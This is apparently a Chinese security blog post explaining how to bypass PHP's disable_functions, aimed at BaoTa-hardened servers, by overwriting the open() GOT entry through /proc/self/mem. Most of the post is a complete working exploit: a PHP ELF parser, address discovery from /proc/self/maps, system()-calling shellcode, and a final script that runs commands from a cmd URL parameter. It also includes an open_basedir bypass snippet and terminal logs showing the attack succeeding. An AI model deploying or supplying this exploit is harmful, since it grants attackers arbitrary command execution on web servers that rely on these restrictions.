劫持 got 表绕过 disable_functions

最近阅读了芝士狍子糕师傅写的针对宝塔的 RASP 及其 disable_functions 的绕过的文章。觉得其中劫持 got 表来绕过 disable_functions 的方法还是比较有意思的，对于 web 手来说也是比较好理解的。这里通过 web 手的视角来理解这种绕过 disable_functions 的方法。

前置知识

/proc 目录

Linux 系统上的 / proc 目录是一种文件系统，即 proc 文件系统。/proc 是一种伪文件系统，存储的是当前内核运行状态的一系列特殊文件，用户可以通过这些文件来查看有关系统硬件及当前正在运行进程的信息，甚至可以通过更改其中某些文件来改变内核的运行状态。

/proc/self

可以通过 / proc/$pid / 来获取指定进程的信息。而 / proc/self / 等价于 / proc / 本进程 pid/，所以进程可以通过访问 / proc/self / 目录来获取自己的系统信息，而不用获取自己的 pid。

/proc/self/exe

指向启动当前进程的可执行文件 (完整路径) 的符号链接。就是通过分析它相当于分析当前程序。

/proc/self/maps

当前进程关联到的每个可执行文件和内存中的映射区域及其访问权限所组成的列表。就是通过读取这个文件的内容，可以知道程序的基地址，libc 的基地址，栈，堆等等以及访问权限。

/proc/self/mem

当前进程所占用的内存空间。通过修改该文件相当于直接修改当前进程的内存。

延迟绑定

当函数第一次被用到时才进行绑定，如果没有用到则不进行绑定。因为一个程序运行过程中，大部分函数在程序执行完都不会被用到。如果一开始就把所有函数都链接好显然很浪费。简单说就是，函数第一次用到的时候才会把在自己的真实地址给写到相应的 got 表里，没用到就不绑定了。

got 表是咋回事

以 puts 函数为例。

当调用动态链接库里的 puts 函数时，会先跳转到 puts 函数的 plt 表（plt 表中存放着指令）去执行指令。而它的第一条指令就是跳转到 "指定的 got 表" 中 "存放" 的地址（got 表中存放着真实的函数地址）去执行指令。这个 "指定的 got 表" 中 "存放" 的地址本应是函数的真实地址。但是由于延迟绑定的原因，第一次调用函数的时候，got 表中 “存放” 的地址却不是函数的真实地址。此时的 got 表 "存放" 的地址是 puts@plt+6。接下来会进行一系列操作将函数的真实地址写在 got 表中。由于与本文章牵扯的技术无关不再赘述。

劫持 got 表的实现

大体思路

- step 1: 通过 php 脚本解析 / proc/self/exe 得到 open 函数的 got 表的地址。
- step 2: 通过读取 / proc/self/maps 得到程序基地址，栈地址，与 libc 基地址。
- step 3: 通过 php 脚本解析 libc 得到 system 函数的地址，结合 libc 基地址（两者相加）可以得到 system 函数的实际地址。
- step 4: 通过读写 / proc/self/mem 实现修改 open 函数的 got 表的地址的内容为我们的 shellcode 的地址。向我们指定的 shellcode 的地址写入我们的 shellcode。

实现过程

step 1

这里还是用了芝士狍子糕师傅写的解析 elf 文件的代码

```
<?php /***
 *
* BUG修正请联系我
* @author
* @email xiaozeend@pm.me *
*/
/*
section tables type
*/
define('SHT_NULL',0);
define('SHT_PROGBITS',1);
define('SHT_SYMTAB',2);
define('SHT_STRTAB',3);
define('SHT_RELA',4);
```

```
define('SHT_HASH',5);
define('SHT_DYNAMIC',6);
define('SHT_NOTE',7);
define('SHT_NOBITS',8);
define('SHT_REL',9);

define('SHT_SHLIB',10);
define('SHT_DNYSYM',11);
define('SHT_INIT_ARRAY',14);
define('SHT_FINI_ARRAY',15);
//why does section tables have so many fuck type
define('SHT_GNU_HASH',0x6ffffff6);
define('SHT_GNU_versym',0x6fffffff);
define('SHT_GNU_verneed',0x6ffffffe);


class elf{
    private $elf_bin;
    private $strtab_section=array();
    private $rel_plt_section=array();
    private $dynsym_section=array();
    public $shared_librarys=array();
    public $rel_plts=array();
    public function getElfBin()
{
        return $this->elf_bin;
    }
    public function setElfBin($elf_bin)
{
        $this->elf_bin = fopen($elf_bin,"rb");
    }
    public function unp($value)
{
        return hexdec(bin2hex(strrev($value)));
    }
    public function get($start,$len){
```

```
        fseek($this->elf_bin,$start);
        $data=fread ($this->elf_bin,$len);
        rewind($this->elf_bin);
        return $this->unp($data);

    }
    public function get_section($elf_bin=""){
        if ($elf_bin){
            $this->setElfBin($elf_bin);
        }
        $this->elf_shoff=$this->get(0x28,8);
        $this->elf_shentsize=$this->get(0x3a,2);
        $this->elf_shnum=$this->get(0x3c,2);
        $this->elf_shstrndx=$this->get(0x3e,2);
        for ($i=0;$i<$this->elf_shnum;$i+=1){
            $sh_type=$this->get($this->elf_shoff+$i*$this->elf_shentsize+4,4);
            switch ($sh_type){
                case SHT_STRTAB:
                    $this->strtab_section[$i]=
                        array(
                            'strtab_offset'=>$this->get($this->elf_shoff+$i*$this->elf_shentsize+24,
8),
                            'strtab_size'=>$this->strtab_size=$this->get($this->elf_shoff+$i*$this->
elf_shentsize+32,8)
                        );
                    break;

                case SHT_RELA:
                    $this->rel_plt_section[$i]=
                        array(
                            'rel_plt_offset'=>$this->get($this->elf_shoff+$i*$this->elf_shentsize+24
,8),
                            'rel_plt_size'=>$this->strtab_size=$this->get($this->elf_shoff+$i*$this-
>elf_shentsize+32,8),
                            'rel_plt_entsize'=>$this->get($this->elf_shoff+$i*$this->elf_shentsize+5
6,8)
```

```
6,8)
                        );
                    break;
                case SHT_DNYSYM:
                    $this->dynsym_section[$i]=

                        array(
                            'dynsym_offset'=>$this->get($this->elf_shoff+$i*$this->elf_shentsize+24,
8),
                            'dynsym_size'=>$this->strtab_size=$this->get($this->elf_shoff+$i*$this->
elf_shentsize+32,8),
                            'dynsym_entsize'=>$this->get($this->elf_shoff+$i*$this->elf_shentsize+56
,8)
                        );
                    break;

                case SHT_NULL:
                case SHT_PROGBITS:
                case SHT_DYNAMIC:
                case SHT_SYMTAB:
                case SHT_NOBITS:
                case SHT_NOTE:
                case SHT_FINI_ARRAY:
                case SHT_INIT_ARRAY:
                case SHT_GNU_versym:
                case SHT_GNU_HASH:
                     break;

                default:
 //                  echo "who knows what $sh_type this is? ";

             }
         }
     }
    public function get_reloc(){
        $rel_plts=array();
        $dynsym_section= reset($this->dynsym_section);
```

```
        $dynsym_section=reset($this->dynsym_section);
        $strtab_section=reset($this->strtab_section);
        foreach ($this->rel_plt_section as $rel_plt ){
             for ($i=$rel_plt['rel_plt_offset'];$i<$rel_plt['rel_plt_offset']+$rel_plt['rel_plt_siz
e'];$i+=$rel_plt['rel_plt_entsize'])

             {
                $rel_offset=$this->get($i,8);
                $rel_info=$this->get($i+8,8)>>32;
                $fun_name_offset=$this->get($dynsym_section['dynsym_offset']+$rel_info*$dynsym_secti
on['dynsym_entsize'],4);
                $fun_name_offset=$strtab_section['strtab_offset']+$fun_name_offset-1;
                $fun_name='';
                while ($this->get(++$fun_name_offset,1)!=""){
                    $fun_name.=chr($this->get($fun_name_offset,1));
                }
                $rel_plts[$fun_name]=$rel_offset;
            }
        }
        $this->rel_plts=$rel_plts;
    }
    public function get_shared_library($elf_bin=""){
        if ($elf_bin){
            $this->setElfBin($elf_bin);
        }
        $shared_librarys=array();
        $dynsym_section=reset($this->dynsym_section);
        $strtab_section=reset($this->strtab_section);
        for($i=$dynsym_section['dynsym_offset']+$dynsym_section['dynsym_entsize'];$i<$dynsym_section
['dynsym_offset']+$dynsym_section['dynsym_size'];$i+=$dynsym_section['dynsym_entsize'])
        {
            $shared_library_offset=$this->get($i+8,8);
            $fun_name_offset=$this->get($i,4);
            $fun_name_offset=$fun_name_offset+$strtab_section['strtab_offset']-1;
            $fun_name='';
            while ($this->get(++$fun_name_offset,1)!=""){
                $fun_name.=chr($this->get($fun_name_offset,1));
```

```
                $fun_name.=chr($this->get($fun_name_offset,1));
            }
            $shared_librarys[$fun_name]=$shared_library_offset;
        }
        $this->shared_librarys=$shared_librarys;

    }
    public function close(){
        fclose($this->elf_bin);
    }

    public function __destruct()
    {
        $this->close();
    }
    public function packlli($value) {
        $higher = ($value & 0xffffffff00000000) >> 32;
        $lower = $value & 0x00000000ffffffff;
        return pack('V2', $lower, $higher);
    }
}
```

get_section 函数根据各表的偏移提取出对应的值保存。

get_reloc 函数获取 plt 表里面保存的指向 GOT 表的值。

get_shared_library 函数解析 libc 库，得到 libc 库函数的相对地址。

```
$test=new elf();
$test->get_section('/proc/self/exe');//解析/proc/self/exe即当前程序
$test->get_reloc();//获得各函数的got表的地址
$open_php=$test->rel_plts['open'];//将变量$open_php赋值为open函数的got表的地址
```

step 2

建议自己读取下 / proc/self/maps 的内容来看看里面到底是啥

```
$maps = file_get_contents('/proc/self/maps');//读取/proc/self/maps来获取栈地址libc基地址与程序基地址
preg_match('/(\w+)-(\w+)\s+.+\[stack]/', $maps, $stack);//正则匹配获得栈地址
preg_match('/(\w+)-(\w+).*?libc-/',$maps,$libcgain);//正则匹配获得libc地址

$libc_base = "0x".$libcgain[1];
echo "Libc base: ".$libc_base."\n";
echo "Stack location: ".$stack[1]."\n";
$array_tmp = explode('-',$maps);
$pie_base = hexdec("0x".$array_tmp[0]);//程序基地址
echo "PIE base: ".$pie_base."\n";
```

step 3

```
$test2=new elf();
$test2->get_section('/usr/lib64/libc-2.17.so');//可以通过读取maps来获取加载的libc的路径
$test2->get_reloc();
$test2->get_shared_library();//获得libc中的各函数的地址
$sys = $test2->shared_librarys['system'];//将变量$sys赋值为libc中system的相对地址
$sys_addr = $sys + hexdec($libc_base);//加上libc基地址获得system函数的实际地址
echo "system addr:".$sys_addr."\n";
```

step 4

修改 got 表的内容为我们存放 shellcode 的地址

```
$mem = fopen('/proc/self/mem','wb');
$shellcode_loc = $pie_base + 0x2333;//我们自己找的shellcode的存放地址
fseek($mem,$open_php);//文件指针定位到open函数的got表的地址
fwrite($mem,$test->packlli($shellcode_loc));//向open函数的got表的地址写入我们shellcode的存放地址
```

找一个存放要执行的命令的地方

下面写 shellcode 还要用到

```
$command="ls > 1.txt";//我们要执行的命令，以ls > 1.txt为例
$stack=hexdec("0x".$stack[1]);//$stack变量存放栈地址
fseek($mem, $stack);//文件指针定位到栈地址


fwrite($mem, "{$command}\x00");//向栈地址写入要执行的命令
$cmd = $stack;//$cmd变量的值即为要执行的命令的存放地址
```


构造 shellcode

shellcode 其实就很随意了。控制程序流程的感觉确实很爽。这里写一个调用 system 函数的 shellcode

```
mov rdi,0xffffffff//rdi是函数的第一个参数，因为我们要调用system函数，参数只有一个
mov rax,0xffffffff//rax存放system函数的地址
push rax//把system的地址压入栈中
ret//跳转到system的地址
```

我这里是用的 pwntools 编译的

context.arch = "amd64"



接下来将 shellcode 写到之前写入 open 函数 got 表的地址里

```
$shellcode = "H\xbf".$test->packlli($cmd)."H\xb8".$test->packlli($sys_addr)."P\xc3";//shellcode,将第一个\xff\xff\xff\xff\x00\x00\x00\x00改为我们要执行的命令的地址，注意要用packlli方法来处理一下。（小端序的原因）。将第二个改为system函数的地址。我在前面的汇编也有说明。注意packlli方法处理一下。
fseek($mem,$shellcode_loc);//文件指针定位到之前写入open函数got表的地址
fwrite($mem,$shellcode);//向该地址写入处理好的shellcode

readfile('zxhy');//通过readfile函数调用open函数，在跳转到got表指向的地址即进入我们的shellcode地址执行
exit();
```

完整的 exp

把上面所有的 php 代码放在一块

```
<?php /***
 *
* BUG修正请联系我
* @author
* @email xiaozeend@pm.me *
*/
/*
section tables type
*/
define('SHT_NULL',0);
define('SHT_PROGBITS',1);
define('SHT_SYMTAB',2);
define('SHT_STRTAB',3);
define('SHT_RELA',4);
define('SHT_HASH',5);
define('SHT_DYNAMIC',6);
define('SHT_NOTE',7);
define('SHT_NOBITS',8);
define('SHT_REL',9);
define('SHT_SHLIB',10);
define('SHT_DNYSYM',11);
define('SHT_INIT_ARRAY',14);
define('SHT_FINI_ARRAY',15);
```

```php
//why does section tables have so many fuck type
define('SHT_GNU_HASH',0x6ffffff6);
define('SHT_GNU_versym',0x6fffffff);
define('SHT_GNU_verneed',0x6ffffffe);



class elf{
    private $elf_bin;
    private $strtab_section=array();
    private $rel_plt_section=array();
    private $dynsym_section=array();
    public $shared_librarys=array();
    public $rel_plts=array();
    public function getElfBin()
{
        return $this->elf_bin;
    }
    public function setElfBin($elf_bin)
{
        $this->elf_bin = fopen($elf_bin,"rb");
    }
    public function unp($value)
{
        return hexdec(bin2hex(strrev($value)));
    }
    public function get($start,$len){

        fseek($this->elf_bin,$start);
        $data=fread ($this->elf_bin,$len);
        rewind($this->elf_bin);
        return $this->unp($data);
    }
    public function get_section($elf_bin=""){
        if ($elf_bin){
            $this->setElfBin($elf_bin);
        }
```

```
        $this->elf_shoff=$this->get(0x28,8);
        $this->elf_shentsize=$this->get(0x3a,2);
        $this->elf_shnum=$this->get(0x3c,2);
        $this->elf_shstrndx=$this->get(0x3e,2);

        for ($i=0;$i<$this->elf_shnum;$i+=1){
            $sh_type=$this->get($this->elf_shoff+$i*$this->elf_shentsize+4,4);
            switch ($sh_type){
                case SHT_STRTAB:
                    $this->strtab_section[$i]=
                        array(
                            'strtab_offset'=>$this->get($this->elf_shoff+$i*$this->elf_shentsize+24,
8),
                            'strtab_size'=>$this->strtab_size=$this->get($this->elf_shoff+$i*$this->
elf_shentsize+32,8)
                        );
                    break;

                case SHT_RELA:
                    $this->rel_plt_section[$i]=
                        array(
                            'rel_plt_offset'=>$this->get($this->elf_shoff+$i*$this->elf_shentsize+24
,8),
                            'rel_plt_size'=>$this->strtab_size=$this->get($this->elf_shoff+$i*$this-
>elf_shentsize+32,8),
                            'rel_plt_entsize'=>$this->get($this->elf_shoff+$i*$this->elf_shentsize+5
6,8)
                        );
                    break;
                case SHT_DNYSYM:
                    $this->dynsym_section[$i]=
                        array(
                            'dynsym_offset'=>$this->get($this->elf_shoff+$i*$this->elf_shentsize+24,
8),
                            'dynsym_size'=>$this->strtab_size=$this->get($this->elf_shoff+$i*$this->
elf_shentsize+32,8)
```

```
elf_shentsize+32,8),
                        'dynsym_entsize'=>$this->get($this->elf_shoff+$i*$this->elf_shentsize+56
,8)
                    );
                break;


            case SHT_NULL:
            case SHT_PROGBITS:
            case SHT_DYNAMIC:
            case SHT_SYMTAB:
            case SHT_NOBITS:
            case SHT_NOTE:
            case SHT_FINI_ARRAY:
            case SHT_INIT_ARRAY:
            case SHT_GNU_versym:
            case SHT_GNU_HASH:
                 break;

            default:
 //                  echo "who knows what $sh_type this is? ";

          }
        }
     }
    public function get_reloc(){
        $rel_plts=array();
        $dynsym_section= reset($this->dynsym_section);
        $strtab_section=reset($this->strtab_section);
        foreach ($this->rel_plt_section as $rel_plt ){
             for ($i=$rel_plt['rel_plt_offset'];$i<$rel_plt['rel_plt_offset']+$rel_plt['rel_plt_siz
e'];$i+=$rel_plt['rel_plt_entsize'])
            {
               $rel_offset=$this->get($i,8);
               $rel_info=$this->get($i+8,8)>>32;
               $fun_name_offset=$this->get($dynsym_section['dynsym_offset']+$rel_info*$dynsym_secti
on['dynsym_entsize'],4);
```

```
on['dynsym_entsize'],4);
                $fun_name_offset=$strtab_section['strtab_offset']+$fun_name_offset-1;
                $fun_name='';
                while ($this->get(++$fun_name_offset,1)!=""){
                    $fun_name.=chr($this->get($fun_name_offset,1));

                }
                $rel_plts[$fun_name]=$rel_offset;
            }
        }
        $this->rel_plts=$rel_plts;
    }
    public function get_shared_library($elf_bin=""){
        if ($elf_bin){
            $this->setElfBin($elf_bin);
        }
        $shared_librarys=array();
        $dynsym_section=reset($this->dynsym_section);
        $strtab_section=reset($this->strtab_section);
        for($i=$dynsym_section['dynsym_offset']+$dynsym_section['dynsym_entsize'];$i<$dynsym_section
['dynsym_offset']+$dynsym_section['dynsym_size'];$i+=$dynsym_section['dynsym_entsize'])
        {
            $shared_library_offset=$this->get($i+8,8);
            $fun_name_offset=$this->get($i,4);
            $fun_name_offset=$fun_name_offset+$strtab_section['strtab_offset']-1;
            $fun_name='';
            while ($this->get(++$fun_name_offset,1)!=""){
                $fun_name.=chr($this->get($fun_name_offset,1));
            }
            $shared_librarys[$fun_name]=$shared_library_offset;
         }
         $this->shared_librarys=$shared_librarys;
   }
   public function close(){
       fclose($this->elf_bin);
   }
```

```
    public function __destruct()
    {
        $this->close();
    }

    public function packlli($value) {
        $higher = ($value & 0xffffffff00000000) >> 32;
        $lower = $value & 0x00000000ffffffff;
        return pack('V2', $lower, $higher);
    }
}
$test=new elf();
$test->get_section('/proc/self/exe');
$test->get_reloc();
$open_php=$test->rel_plts['open'];
$maps = file_get_contents('/proc/self/maps');
preg_match('/(\w+)-(\w+)\s+.+\[stack]/', $maps, $stack);
preg_match('/(\w+)-(\w+).*?libc-/',$maps,$libcgain);
$libc_base = "0x".$libcgain[1];
echo "Libc base: ".$libc_base."\n";
echo "Stack location: ".$stack[1]."\n";
$array_tmp = explode('-',$maps);
$pie_base = hexdec("0x".$array_tmp[0]);
echo "PIE base: ".$pie_base."\n";
$test2=new elf();
$test2->get_section('/usr/lib64/libc-2.17.so');
$test2->get_reloc();
$test2->get_shared_library();
$sys = $test2->shared_librarys['system'];
$sys_addr = $sys + hexdec($libc_base);
echo "system addr:".$sys_addr."\n";
$mem = fopen('/proc/self/mem','wb');
$shellcode_loc = $pie_base + 0x2333;
fseek($mem,$open_php);
fwrite($mem,$test->packlli($shellcode_loc));
$command=$_GET['cmd'];//我们要执行的命令
```

```
$command=$_GET['cmd'];//我们要执行的命令
$stack=hexdec("0x".$stack[1]);
fseek($mem, $stack);
fwrite($mem, "{$command}\x00");
$cmd = $stack;

$shellcode = "H\xbf".$test->packlli($cmd)."H\xb8".$test->packlli($sys_addr)."P\xc3";
fseek($mem,$shellcode_loc);
fwrite($mem,$shellcode);
readfile('zxhy');
exit();
```

usage:url?cmd = 要执行的命令

注意命令无回显，建议命令结果写入文件 (写入到可写文件的地方，如 / tmp)，再去该目录读文件（默认已有 shell）。反弹 shell 就更不用说了。

思考

话说这个 open 函数哪来的呢

php 是高级语言，它的解释器是由 c 语言编写的。所以当调用 readfile 函数时实际上主要是调用的 c 语言的 open 函数。

禁用了 readfile 函数是不是没救了呢

这怎么可能，任何一个调用 open 函数的 php 函数都可。

highlight_file 函数:

```
fwrite($mem,$test->packlli($shellcode_loc));
$command="ls > 1.txt";//记得修改自己要执行的命令
$stack=hexdec("0x".$stack[1]);
fseek($mem, $stack);
fwrite($mem, "{$command}\x00");
$cmd = $stack;
$shellcode = "H\xbf".$test->packlli($cmd)."H\xb8".$test->packlli($sys_addr)."P\x
c3";
fseek($mem,$shellcode_loc);
fwrite($mem,$shellcode);
//show_source('/etc/passwd');
highlight_file('zxhy');
exit();
"2.php" 197L, 7097C                                          196,1         Bot
```



```
[root@localhost 127.0.0.1]# ls
1.php  2.php  404.html  index.html
[root@localhost 127.0.0.1]# vim 2.php
[root@localhost 127.0.0.1]# php 2.php
Libc base: 0x7f0179fd3000
Stack location: 7fffcd0a4000
PIE base: 4194304
system addr:139644318606016
PHP Warning:  highlight_file(zxhy): failed to open stream: No such file or direc
tory in /www/wwwroot/127.0.0.1/2.php on line 196

Warning: highlight_file(zxhy): failed to open stream: No such file or directory
in /www/wwwroot/127.0.0.1/2.php on line 196
PHP Warning:  highlight_file(): Failed opening 'zxhy' for highlighting in /www/w
wwroot/127.0.0.1/2.php on line 196

Warning: highlight_file(): Failed opening 'zxhy' for highlighting in /www/wwwroo
t/127.0.0.1/2.php on line 196
[root@localhost 127.0.0.1]# ls
1.php  1.txt  2.php  404.html  index.html
[root@localhost 127.0.0.1]# cat 1.txt
1.php
1.txt
2.php
```

show_source 函数：

```
[root@localhost 127.0.0.1]# ls
1.php  2.php  404.html  index.html
[root@localhost 127.0.0.1]# php 2.php
Libc base: 0x7fb379c8f000
Stack location: 7fff3b7d3000
PIE base: 4194304
system addr:140408819360448
PHP Warning:  show_source(/etc/passwd): failed to open stream: Inappropriate ioc
tl for device in /www/wwwroot/127.0.0.1/2.php on line 195

Warning: show_source(/etc/passwd): failed to open stream: Inappropriate ioctl fo
r device in /www/wwwroot/127.0.0.1/2.php on line 195
PHP Warning:  show_source(): Failed opening '/etc/passwd' for highlighting in /w
ww/wwwroot/127.0.0.1/2.php on line 195

Warning: show_source(): Failed opening '/etc/passwd' for highlighting in /www/ww
wroot/127.0.0.1/2.php on line 195
[root@localhost 127.0.0.1]# ls
1.php  1.txt  2.php  404.html  index.html
[root@localhost 127.0.0.1]# cat 1.txt
1.php
1.txt
2.php
404.html
```


还有 file_get_contents 函数等等。。不再举例。

一定要劫持 open 函数的 got 表吗

当然不是。其他 c 函数也可。前提是要找到一个 php 函数，并且它会调用你所劫持的 c 函数。所以这个 bypass 的方法还是比较灵活的。

所有版本的 php 都能绕过吗

并不是。。

> 经测试：
>
> nginx-1.18 下：php5.5,php5.4,php5.3,php5.2 是可以的
> php5.6 及以上会出现 fopen(/proc/self/mem): failed to open stream: Permission denied
> apache2.4 下：php5.5,php5.4,php5.3 是可以的
> php5.6 及以上会出现 fopen(/proc/self/mem): failed to open stream: Permission denied

没有权限读写 / proc/self/mem，自然也就无法利用了。

如果 open_basedir 限制在网站根目录呢

老绕过方式了, 在代码最上面加入下面的代码来绕过 open_basedir

```
mkdir('img');
chdir('img');
ini_set('open_basedir','..');
chdir('..');
chdir('..');
chdir('..');
chdir('..');
ini_set('open_basedir','/');

$command="ls > /tmp/1.txt";//可以把命令结果写到/tmp/里，去/tmp/目录下查看1.txt即可
```

参考:

https://mp.weixin.qq.com/s?__biz=MzIzOTE1ODczMg==&mid=2247484822&idx=1&sn=71b04c0a08fee2cb239ff78a5e7a6165&chksm=e92f1135de589823710ab943d5604eec89c1ba22a90365e05cd13170946226510a1a9354d51a&scene=158#rd

https://blog.csdn.net/mediatec/article/details/88578101

https://blog.csdn.net/dillanzhou/article/details/82876575